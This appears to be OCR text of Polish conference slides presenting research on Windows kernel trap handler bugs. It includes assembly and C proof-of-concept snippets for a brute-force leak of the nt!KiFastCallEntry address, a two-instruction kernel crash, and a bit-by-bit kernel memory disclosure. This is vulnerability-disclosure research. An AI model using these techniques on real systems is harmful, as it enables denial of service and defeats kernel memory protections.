
```
pushf
or [esp], 0x100
popf
sysenter
```

```
pushf
or [esp], 0x100
popf
jmp 0x80403c86
```




(zmiana CPL vs. brak zmiany CPL)


Co się dzieje dla `JMP KiFa...?`




Co się dzieje dla `JMP KiFa...?`



Co się dzieje dla `JMP KiFa...?`



Co się dzieje dla `JMP KiFa...?`



Co się dzieje dla `JMP KiFa`...?

- Handler wyjątków user-mode otrzymuje informację o:
  - wyjątek `#PF` (STATUS_ACCESS_VIOLATION)
  - pod adresem `nt!KiFastCallEntry2`
- Normalnie dostajemy `#DB` (`STATUS_SINGLE_STEP`) pod adresem, do którego próbowaliśmy skoczyć.
- Można użyć tej nieścisłości do wykrycia adresu `nt!KiFastCallEntry`.
  - brute-force style.

Algorytm ujawniania

```
for (addr = 0x80000000; addr < 0xffffffff; addr++) {
  set_tf_and_jump(addr);
  if (excp_record.Eip != addr) {
    // found nt!KiFastCallEntry
    break;
  }
}
```

DEMO

`nt!KiTrap0E` ma podobne problemy

- Również obsługuje magiczne Eipy:
  - `nt!KiSystemServiceCopyArguments`
  - `nt!KiSystemServiceAccessTeb`
  - `nt!ExpInterlockedPopEntrySListFault`
- Dla każdego z nich analogicznie zamienia `KTRAP_FRAME.Eip` i próbuje uruchomić kod ponownie, zamiast wygenerować normalny wyjątek.

Jak #PF na kontrolowanym Eip?

nt!KiTrap01

```
pushf
or dword [esp], 0x100
popf
jmp 0x80403c86
```

nt!KiTrap0E

```
pushf
or dword [esp], 0x100
popf
jmp 0x80403c86
```

Dość łatwe.

DEMO

Więc co z tym zabijaniem Windowsa dwoma instrukcjami?

nt!KiTrap0E jest jeszcze głupszy.

Pełna obsługa nt!KiSystemServiceAccessTeb:


```
if (KTRAP_FRAME.Eip == KiSystemServiceAccessTeb) {
 PKTRAP_FRAME trap = KTRAP_FRAME.Ebp;
 if (trap->SegCs & 1) {
   KTRAP_FRAME.Eip = nt!kss61;
 }
}
```

Baaardzo głupi…

- Kiedy magiczny Eip jest wykryty, jądra ufa, że `KTRAP_FRAME.Ebp` wskazuje na stos kernel-mode
  - odwołuje się do niego na oślep.
  - oczywiście możemy go kontrolować!
    - w końcu to wartość rejestru `Ebp` w user-mode.

Śmierć Windowsa w dwóch instrukcjach

```
xor ebp, ebp
jmp 0x8327d1b7
```



nt!KiSystemServiceAccessTeb

DEMO

Ujawnianie konkretnych danych

- Ten błąd to więcej niż tylko DoS
  - obserwując decyzje podjęte na podstawie wyrażenia `(trap->SegCs & 1)`, możemy wywnioskować jego wartość.
  - tj. możemy odczytać najmniej znaczący bit każdego bajtu w przestrzeni adresowej jądra.
    - tylko, jeśli pamięć jest podmapowana – w przeciwnym wypadku crash.

Co ujawnić?

Kilka opcji do wyboru:

1. “dotykanie” dowolnej strony pamięci jądra (wyswapowanej).
2. redukcja entropii sekretnych wartości (ciastek).
3. ujawnianie seedów generatorów pseudo-losowych.
4. skanowanie Page Table w celu odkrycia układu przestrzeni adresowej jądra.
5. …

Co ujawnić i jak?

- Czasami można ujawnić więcej
  - n.p. 25 z 32 bitów początkowej wartości dworda.
  - tylko, jeśli możesz zmieniać (dodawać, odejmować) do pewnego stopnia ujawnianą wartość.
  - n.p. reference countery!
- Mam pewne bardzo ciekawe case study…

… ale zapewne jesteśmy już poza czasem.

DEMO

Kilka słów na koniec

- Trap handlery są dziś w miarę solidne
  - dzięki Tavisowi i Julienowi za audyt!
  - pozostały tylko drobne kwestie.
- Dzisiejsze błędy to wciąż “0-daye”
  - ostatni bug będzie poprawiony w czerwcu.
  - proszę ich nie nadużywać ☺
- Podziękowania dla Dana Rosenberga za post “A Linux Memory Trick”.
  - zmotywował research związany z trap handlerami.

Pytania?

@j00ru

http://j00ru.vexillium.org/

j00ru.vx@gmail.com